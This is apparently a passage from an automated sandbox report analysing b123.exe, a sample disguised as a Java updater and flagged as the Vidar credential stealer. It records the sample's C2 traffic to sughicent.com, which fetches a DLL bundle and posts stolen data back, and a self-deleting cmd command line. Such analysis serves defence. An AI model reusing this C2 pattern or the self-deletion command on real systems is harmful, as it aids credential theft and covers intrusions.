GetDateFormatW, GetTimeZoneInformation, GetCommandLineW, HeapSetInformation, GetStartupInfoW, GetFullPathNameW, GetFileInformationByHandle, PeekNamedPipe, GetCurrentDirectoryW, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, EncodePointer, TerminateProcess, GetCPInfo, GetACP, GetOEMCP, IsValidCodePage, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, SetLastError, GetVolumeInformationA, GetModuleFileNameA, GetOverlappedResult, CreateEventA, GlobalReAlloc, GetFileTime, SetFileTime, SystemTimeToFileTime, GetCurrentThread, GlobalMemoryStatus, GetSystemInfo, GetExitCodeThread, TerminateThread, CreateThread, GetDiskFreeSpaceA, GetCommandLineA, CreateMutexA, ReleaseMutex, OpenEventA, ResetEvent, GetFileAttributesA, lstrcatA, GetVersionExA, GetModuleHandleA, GetComputerNameA, GetPrivateProfileIntA, GetUserDefaultLangID, GetPrivateProfileSectionA, GetSystemDirectoryA, VirtualAlloc, VirtualFree, FindFirstFileA, MoveFileExA, RemoveDirectoryA, FindNextFileA, GlobalAlloc, GlobalLock, GlobalUnlock, GlobalFree, GetFileSize, CopyFileA, GetPrivateProfileStringA, CreateFileA, DeviceIoControl, InitializeCriticalSection, PulseEvent, GetWindowsDirectoryA, DeleteFileA, GetCurrentDirectoryA, OpenFile, lstrcpyA, lstrcpynA, GetSystemTime, CreateProcessA, FormatMessageA, OutputDebugStringA, InterlockedCompareExchange, GetStartupInfoA, SetFileAttributesA, SetErrorMode

DLL	Import
USER32.dll	GetMenuBarInfo, ReuseDDElParam, UnpackDDElParam, DefFrameProcA, DefMDIChildProcA, TranslateMDISysAccel, MsgWaitForMultipleObjectsEx, GetNextDlgGroupItem, DrawIconEx, CopyImage, GetIconInfo, MonitorFromPoint, RealChildWindowFromPoint, LoadAcceleratorsW, ShowOwnedPopups, NotifyWinEvent, CopyIcon, IsClipboardFormatAvailable, SetWindowContextHelpId, UpdateLayeredWindow, EnumDisplayMonitors, SetLayeredWindowAttributes, InSendMessage, CopyAcceleratorTableA, InvalidateRgn, LoadImageW, ToAsciiEx, CreateAcceleratorTableA, SubtractRect, GetWindowRgn, GetDCEx, CharUpperBuffA, SendNotifyMessageA, MapVirtualKeyExA, InvertRect, SetPropA, GetPropA, GetClassInfoExA, RegisterClassExA, GetComboBoxInfo, SetDlgItemTextA, MessageBeep, EnumClipboardFormats, CreateMenu, SetWindowTextW, GetDlgItemTextA, GetSystemMenu, FindWindowExA, TrackPopupMenuEx, MessageBoxW, LoadIconA, DrawTextW, GetTabbedTextExtentW, GetScrollPos, ShowScrollBar, EnableScrollBar, SetWindowRgn, WindowFromDC, GetAsyncKeyState, LoadMenuW, CreateWindowExW, PostQuitMessage, TrackPopupMenu, GetMenuStringA, SetKeyboardState, CheckMenuItem, SetWindowTextA, DestroyAcceleratorTable, ModifyMenuW, AppendMenuW, GetMenuStringW, WinHelpA, GetAncestor, CallWindowProcA, MapVirtualKeyA, keybd_event, SetMenu, AdjustWindowRectEx, SystemParametersInfoA, GetKeyboardState, ToAscii, GetTopWindow, ChildWindowFromPointEx, IsZoomed, DrawMenuBar, SetMenuDefaultItem, SendMessageW, DrawStateA, FlashWindowEx, CharUpperW, CharLowerW, IsCharLowerW, IsCharUpperW, CharUpperA, CharLowerA, IsCharLowerA, IsCharUpperA, RemoveMenu, GetMenuItemID, IsCharAlphaW, IsCharAlphaNumericW, IsCharAlphaA, IsCharAlphaNumericA, OemToCharBuffA, DefWindowProcW, GetUpdateRect, BeginPaint, EndPaint, GetKeyboardLayout, GetCursor, GetClipboardData, GetTabbedTextExtentA, CharToOemBuffA, GetScrollInfo, GetScrollRange, SetScrollPos, ScrollWindow, GetClassLongA, SetCaretPos, CreateCaret, ShowCaret, FrameRect, DestroyCaret, HideCaret, GrayStringA, LoadCursorA, CharNextA, SetClassLongA, SetWindowLongW, GetWindowLongW, SetWindowsHookExA, RegisterClassA, UnregisterClassA, FindWindowA, RegisterClipboardFormatA, TileWindows, GetDoubleClickTime, ShowWindow, InsertMenuItemA, DispatchMessageW, GetMessageW, GetForegroundWindow, SetClipboardData, GetActiveWindow, UnhookWindowsHookEx, SetForegroundWindow, SetActiveWindow, LockWindowUpdate, ModifyMenuA, GetMenuItemCount, EnableMenuItem, DeleteMenu, GetWindowThreadProcessId, CallNextHookEx, IsRectEmpty, OffsetRect, BeginDeferWindowPos, EndDeferWindowPos, IsIconic, DrawIcon, GetDlgCtrlID, GetSysColorBrush, IntersectRect, SetRect, SetRectEmpty, IsWindowEnabled, RegisterWindowMessageA, DestroyIcon, LoadImageA, GetSystemMetrics, DestroyMenu, SetMenuInfo, GetSubMenu, DefWindowProcA, ValidateRect, SetCursorPos, ReleaseCapture, DrawFrameControl, FillRect, DestroyCursor, SetCursor, ShowCursor, LoadCursorW, SetCapture, GetCapture, KillTimer, SetTimer, BringWindowToTop, MessageBoxA, GetMessageA, SetScrollRange, SetScrollInfo, PostThreadMessageA, ScreenToClient, GetMenu, GetWindow, SetWindowPos, EmptyClipboard, CloseClipboard, DrawTextExA, SetFocus, IsWindowUnicode, DestroyWindow, DrawTextA, OpenClipboard, GetDesktopWindow, PostMessageA, InsertMenuA, LoadBitmapW, InflateRect, GetWindowLongA, GetCursorPos, WindowFromPoint, IsWindowVisible, InvalidateRect, ClientToScreen, AppendMenuA, CreatePopupMenu, EqualRect, PtInRect, GetDlgItem, UpdateWindow, PeekMessageA, TranslateMessage, DispatchMessageA, WaitMessage, LoadIconW, IsChild, GetFocus, GetSysColor, MapDialogRect, GetDialogBaseUnits, GetClientRect, CreateWindowExA, SetWindowLongA, GetWindowRect, MoveWindow, SetParent, RedrawWindow, ReleaseDC, GetDC, DrawFocusRect, TabbedTextOutA, CreateDialogIndirectParamA, EndDialog, ScrollWindowEx, IsDlgButtonChecked, SetDlgItemInt, GetDlgItemInt, CheckRadioButton, CheckDlgButton, SetMenuItemBitmaps, GetMenuCheckMarkDimensions, SendDlgItemMessageA, GetWindowTextLengthA, GetLastActivePopup, GetMessageTime, GetMonitorInfoA, SetWindowPlacement, GetWindowPlacement, GetKeyNameTextA, SetPropW, RemovePropW, GetPropW, CharLowerBuffW, CharLowerBuffA, RemovePropA, AttachThreadInput, TrackMouseEvent, CopyRect, GetParent, IsWindow, GetClassNameA, wsprintfA, GetKeyState, SendMessageA, EnableWindow, CheckMenuRadioItem, EnumChildWindows, LoadAcceleratorsA, TranslateAcceleratorA, LoadStringA, LoadStringW, GetUserObjectInformationW, GetClassNameW, LoadMenuIndirectA, GetNextDlgTabItem, GetClassInfoW, RegisterClassW, GetMenuDefaultItem, IsMenu, GetMenuInfo, IsDialogMessageA, UnionRect, GetMessagePos, GetMenuState, GetMenuItemInfoA, GetWindowTextA, GetWindowDC, MonitorFromWindow, MapWindowPoints, DrawEdge, DeferWindowPos, GetClassInfoA, GetCaretPos, LoadBitmapA, GetProcessWindowStation, GetClipboardOwner, GetQueueStatus, LoadMenuA, CallWindowProcW
ADVAPI32.dll	RegQueryValueExA, RegOpenKeyExA

Version Infos


Description	Data
LegalCopyright	Copyright 2016
InternalName	Java ipdate Registration
FileVersion	2.8.121.13
Full Version	2.8.121.13
CompanyName	Oracle Corporation
ProductName	Java Platform SE Auto ipdater
ProductVersion	2.8.121.13
FileDescription	Java ipdate Registration
OriginalFilename	jaureg.exe
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 22, 2022 23:52:03.317178011 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.433717966 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.433871984 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.434561968 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.550570011 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.552947998 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.553056955 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.648730993 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.765911102 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.765939951 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.765954971 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.765968084 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.765985966 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.766005039 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.766021967 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.766040087 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.766072035 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.766098976 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.766150951 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.766180038 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.766213894 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.766252041 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.882488966 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882518053 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882534027 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882550001 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882566929 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882584095 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.882585049 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882601976 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882620096 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882639885 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.882667065 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.882730961 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882772923 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.882807016 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882822990 CET	80	49750	5.63.155.126	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 22, 2022 23:52:03.882841110 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.882854939 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.882888079 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.882978916 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.883008957 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.883025885 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.883042097 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.883052111 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.883076906 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.883114100 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.883220911 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.883271933 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.883286953 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.883306026 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.883322954 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.883332968 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.883358002 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.883383036 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.998667002 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998692036 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998707056 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998724937 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998744011 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998759985 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998776913 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998792887 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998801947 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.998811007 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998827934 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998863935 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.998893976 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.998914957 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998931885 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998961926 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.998967886 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998985052 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.998994112 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999002934 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999017000 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999022007 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999037981 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999043941 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999057055 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999074936 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999082088 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999093056 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999106884 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999109983 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999217033 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999248028 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999253988 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999258041 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999265909 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999268055 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999284029 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999298096 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999303102 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999320030 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999324083 CET	49750	80	192.168.2.5	5.63.155.126

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 22, 2022 23:52:03.999336958 CET	80	49750	5.63.155.126	192.168.2.5
Mar 22, 2022 23:52:03.999366045 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999394894 CET	49750	80	192.168.2.5	5.63.155.126
Mar 22, 2022 23:52:03.999412060 CET	80	49750	5.63.155.126	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 22, 2022 23:52:03.250364065 CET	53934	53	192.168.2.5	8.8.8.8
Mar 22, 2022 23:52:03.269315958 CET	53	53934	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 22, 2022 23:52:03.250364065 CET	192.168.2.5	8.8.8.8	0x9b94	Standard query (0)	sughicent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 22, 2022 23:52:03.269315958 CET	8.8.8.8	192.168.2.5	0x9b94	No error (0)	sughicent.com		5.63.155.126	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sughicent.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49750	5.63.155.126	80	C:\Users\user\Desktop\b123.exe

Timestamp	kBytes transferred	Direction	Data
Mar 22, 2022 23:52:03.434561968 CET	370	OUT	GET /blaka.php HTTP/1.1 Host: sughicent.com Connection: Keep-Alive Cache-Control: no-cache
Mar 22, 2022 23:52:03.552947998 CET	370	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Tue, 22 Mar 2022 22:52:03 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: PHPSESSID=4iac33eqpnj3t9m3k3cj80jcma; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Data Raw: 31 63 0d 0a 4d 58 77 78 66 44 46 38 4d 58 77 78 66 44 56 78 52 47 78 51 64 56 5a 4c 62 31 4a 38 0d 0a 30 0d 0a 0d 0a Data Ascii: 1cMXwxfDF8MXwxfDVxRGxQdVZLb1J80
Mar 22, 2022 23:52:03.648730993 CET	370	OUT	GET /request HTTP/1.1 Host: sughicent.com Cache-Control: no-cache Cookie: PHPSESSID=4iac33eqpnj3t9m3k3cj80jcma

Timestamp	kBytes transferred	Direction	Data
Mar 22, 2022 23:52:03.765911102 CET	372	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Tue, 22 Mar 2022 22:52:03 GMT Content-Type: application/octet-stream Content-Length: 1565849 Last-Modified: Mon, 21 Feb 2022 16:34:00 GMT Connection: keep-alive ETag: "6213bef8-17e499" Accept-Ranges: bytes Data Raw: 50 4b 03 04 14 00 00 00 08 00 0d 7a 3e 54 c5 85 06 76 05 31 01 00 d0 35 02 00 0c 00 00 00 73 6f 66 74 6f 6b 6e 33 2e 64 6c 6c ec 5b 7d 78 14 45 9a ef 9e 99 84 49 98 64 1a 48 30 3c 04 09 6c f0 b2 8a 18 18 58 12 09 18 20 9d 8d 42 60 d8 81 99 04 c8 07 5f 3a 8e 01 42 9c c6 9c 4f 50 d8 c9 28 b3 cd 78 78 8b 0a b7 ec 0a 0a 1e 77 b2 ae ab a0 39 37 a7 e3 05 49 60 05 f9 d2 45 c5 5d 5c 61 af 71 b2 4b 74 73 31 ba 39 fa de aa ea ee 99 ae ee e4 f4 b9 7f 8f e7 c1 aa a9 fe d5 fb fe de 8f 7a ab aa 1b 2b 97 ef 64 ac 0c c3 d8 e0 af 2c 33 4c 1b 43 fe 94 32 df e2 0f cb 30 99 e3 df c8 64 8e a4 9d 9a d0 c6 2e 3c 35 61 a9 ff fe 07 f3 1a 9b 36 de d7 b4 6a 7d de 9a 55 1b 36 6c 0c e6 ad 5e 97 d7 24 6c c8 bb 7f 43 5e d9 62 4f de fa 8d 6b d7 4d c9 c8 48 cf 57 44 3c d7 90 9f fb a7 8c 7b 16 ab 7f af 0b 1f 2e fe 1c da bb 36 2e 58 74 05 b7 77 2b ed e2 45 dd b8 5d b4 e8 cf d0 1e 5b 4f 9e df be 61 c1 a2 ab 78 ee 82 c5 8f e0 df 8b 16 7d 89 db 7b 16 fd 27 6e 8f 2e 26 6d 05 fe fd a3 fb d7 f8 91 1e d5 04 37 cf 30 0b d9 14 e6 ad d5 f1 15 ea d8 65 66 e2 84 e1 6c e6 70 e6 35 30 70 35 19 7b a6 1d fa 1c 74 ce b0 e8 27 87 fb 16 86 49 65 f0 6f ad 65 dc 16 ec cc b4 5f 5b e0 71 29 99 c4 31 4c a2 25 0d 67 b5 30 87 a0 6d 83 b6 0b 0d 16 5a 98 66 6b 92 6f 73 2c cc 99 71 28 10 16 a6 3e 13 d4 de 60 99 a5 cc e0 7f 0a 64 56 1f 33 e0 d9 60 19 1c 3f 25 b8 ae 39 08 ed 6f 8f 10 8a d8 56 9b 1e 93 c7 30 f5 53 9a d6 ae 0a ae 62 98 f4 32 c5 f6 72 68 df 60 93 61 48 6f e9 14 02 63 98 61 68 a2 45 91 65 a1 71 b1 29 4d 0f 36 ad 61 18 62 6b a1 82 b3 19 70 a5 53 9a d6 35 6c 5c c3 60 db 91 0f 30 47 bb 01 37 8f f9 ff 3f ff a7 3f cb c4 ee fd 2b 27 5a b8 70 4c 18 29 cd cc 62 98 70 2c 68 73 c5 6a 3a f0 68 8d bc ef 65 56 07 1a 25 8d 24 a0 94 50 97 9c 40 b5 eb 51 99 52 f7 28 84 12 1c 2a 00 a5 59 4d 87 4e d0 89 51 26 82 da 58 8a d3 f3 a3 0c 9c ea 9b 75 72 b6 99 c9 69 65 28 42 2b 08 a1 34 55 46 0b c5 66 96 99 94 ad 20 25 21 22 87 88 18 8e 47 e4 7d 05 40 b5 23 41 f4 9b 91 84 28 08 e8 50 10 3b 2c 14 89 0f 46 ea bd b2 d3 82 bc 12 9a 84 7e 32 fe 77 cf b1 9c 9c 5d 02 ff ad 16 33 aa d0 9c 13 41 07 c0 ed 4b e4 ec 95 68 34 34 09 8d 32 5e df 9b 31 f8 f9 56 3d fc 38 78 f0 60 5d 6d 87 ce 63 9b 46 1a a3 b8 d2 42 45 71 e1 48 13 73 fd 34 df 5b 28 be f5 16 43 14 ad 66 82 d6 d2 82 3e 19 a1 17 e4 b6 1a 04 bd 31 c2 44 50 85 95 e2 bd cb 0c 55 45 a3 36 98 a1 96 5a a9 d4 aa 18 61 4c 2d bf 4e ce 2d 26 72 ea 83 3a cb ac 23 f4 79 d5 40 99 f5 19 67 22 a2 51 07 89 99 41 26 eb 20 3f 37 83 14 e8 20 0f 9b 41 38 1d c4 67 02 d9 77 88 4e 8d a9 66 82 b2 74 90 4c 33 48 8e 0e 12 77 9a e8 ba 40 17 93 77 cc 50 17 69 d4 b3 66 a8 4b 34 ea ef cd 50 a5 74 6a 78 cc 50 25 34 ea 76 33 d4 4a 1a 35 cc 0c d5 45 f3 fa 34 d3 04 75 86 ae 73 bf c9 34 ae da 02 7a 19 3d 9d a9 5f 46 d3 8d eb f1 41 33 6d 03 16 4a 5b a5 89 b6 c9 b4 b6 02 4a 5b 99 51 5b 8a 99 b6 52 5a d0 1f 32 f4 82 8a 8c 82 da 33 4c 04 b5 d1 a9 f9 b4 19 ea 08 8d 6a 34 43 1d a6 51 f7 98 a1 5e a6 a9 e7 53 d4 63 0c 45 3d 53 62 29 48 bb 11 f2 7b 87 1e d2 45 43 20 fe 0e 63 44 de 4d da 7e 46 48 7b 08 c2 ea 8a a9 fb 4b Data Ascii: PKz>Tv15softokn3.dll[]xEIdH0<lX B`_:BOP(xxw97l`E]\aqKts19z+d,3LC20d.<5a6j}U6l^$lC^bOkMHW D<{.6.Xtw+E][Oax}{'n.&m70eflp50p5{t'Ieoe_[q)1L%g0mZfkos,q(>`dV3`?%9oV0Sb2rh`aHocahEeq)M6abkpS5l\`0G7?? +'ZpL)bp,hsj:heV%$P@QR(*YMNQ&Xurie(B+4UFf %!"G}@#A(P;,F~2w]3AKh442^1V=8x`]mcFBEqHs4[(Cf>1DPUE6ZaL-N-&r:#y@g"QA& ?7 A8gwNftL3Hw@wPifK4PtjxP%4v3J5E4us4z=_FA3mJ[J[Q[RZ23Lj4CQ^ScE=Sb)H{EC cDM~FH{K
Mar 22, 2022 23:52:08.932408094 CET	2182	OUT	POST /blaka.php HTTP/1.1 Content-Type: multipart/form-data; boundary=----2DJEKNYUK6F3E3EK Host: sughicent.com Content-Length: 93933 Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=4iac33eqpnj3t9m3k3cj80jcma
Mar 22, 2022 23:52:09.865004063 CET	2429	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Tue, 22 Mar 2022 22:52:09 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: b123.exe PID: **2140**, Parent PID: **2532**

General

Target ID:	0
Start time:	23:51:57
Start date:	22/03/2022
Path:	C:\Users\user\Desktop\b123.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\b123.exe"
Imagebase:	0x400000
File size:	235352 bytes
MD5 hash:	2E89A7AAE558E9BE86042E2BD7E65803
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 00000000.00000002.454190962.0000000002070000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.453604770.00000000005DA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000002.453604770.00000000005DA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Analysis Process: cmd.exe PID: **5844**, Parent PID: **2140**

General

Target ID:	2
Start time:	23:52:10
Start date:	22/03/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\Desktop\b123.exe" & exit
Imagebase:	0x1100000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\b123.exe	cannot delete	1	1120374	DeleteFileW
C:\Users\user\Desktop\b123.exe	cannot delete	1	1120374	DeleteFileW

Analysis Process: conhost.exe PID: **4492**, Parent PID: **5844**

General

Target ID:	3
Start time:	23:52:10
Start date:	22/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: **6500**, Parent PID: **5844**

General

Target ID:	4
Start time:	23:52:11
Start date:	22/03/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 5
Imagebase:	0x3c0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

No disassembly